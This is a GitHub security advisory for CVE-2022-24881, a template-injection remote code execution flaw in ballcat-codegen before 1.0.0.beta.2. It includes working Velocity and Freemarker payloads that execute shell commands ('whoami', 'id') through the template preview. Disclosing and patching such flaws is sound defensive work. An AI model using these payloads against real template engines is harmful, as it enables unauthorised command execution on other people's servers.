ballcat-codegen exists for template engine remote code execution injection

Moderate **Hccake** published **GHSA-fv3m-xhqw-9m79** on Apr 25

Package

ballcat-codegn (BallcatCodegn)

Affected versions	Patched versions
< 1.0.0.beta.2	1.0.0.beta.2

Description

Impact

Ballcat Codegen provides the function of online editing code to generate templates.
In version < 1.0.0.beta.2, since Velocity and freemarker templates are introduced but input verification is not done, attackers can implement remote code execution through malicious code injection of the template engine.

Patches

The fault is rectified and needs to be upgraded to the latest version.

Workarounds

`84a7cb3`

References

#5


For more information

Click [Template Management] to create two templates, one of type Velocity and one of type Freemarker.


The following is an example of an injection remote code execution method of the template type Velocity, where the `luckytest` template file is filled with the following pyload.

```
#set($x='') #set($rt=$x.class.forName('java.lang.Runtime'))
#set($chr=$x.class.forName('java.lang.Character'))
#set($str=$x.class.forName('java.lang.String')) #set($ex=$rt.getRuntime().exec('whoami'))
$ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

Then click on Code Generation and select the `luckytest` template file.




Click [preview], command executed successfully!



Similarly, remote code execution can be successful using Freemarker template injection.

```
<#assign test="freemarker.template.utility.Execute"?new()>
${test("id")}
```



Severity

Moderate

CVE ID

CVE-2022-24881

Weaknesses

CWE-78

Credits

LuckyT0mat0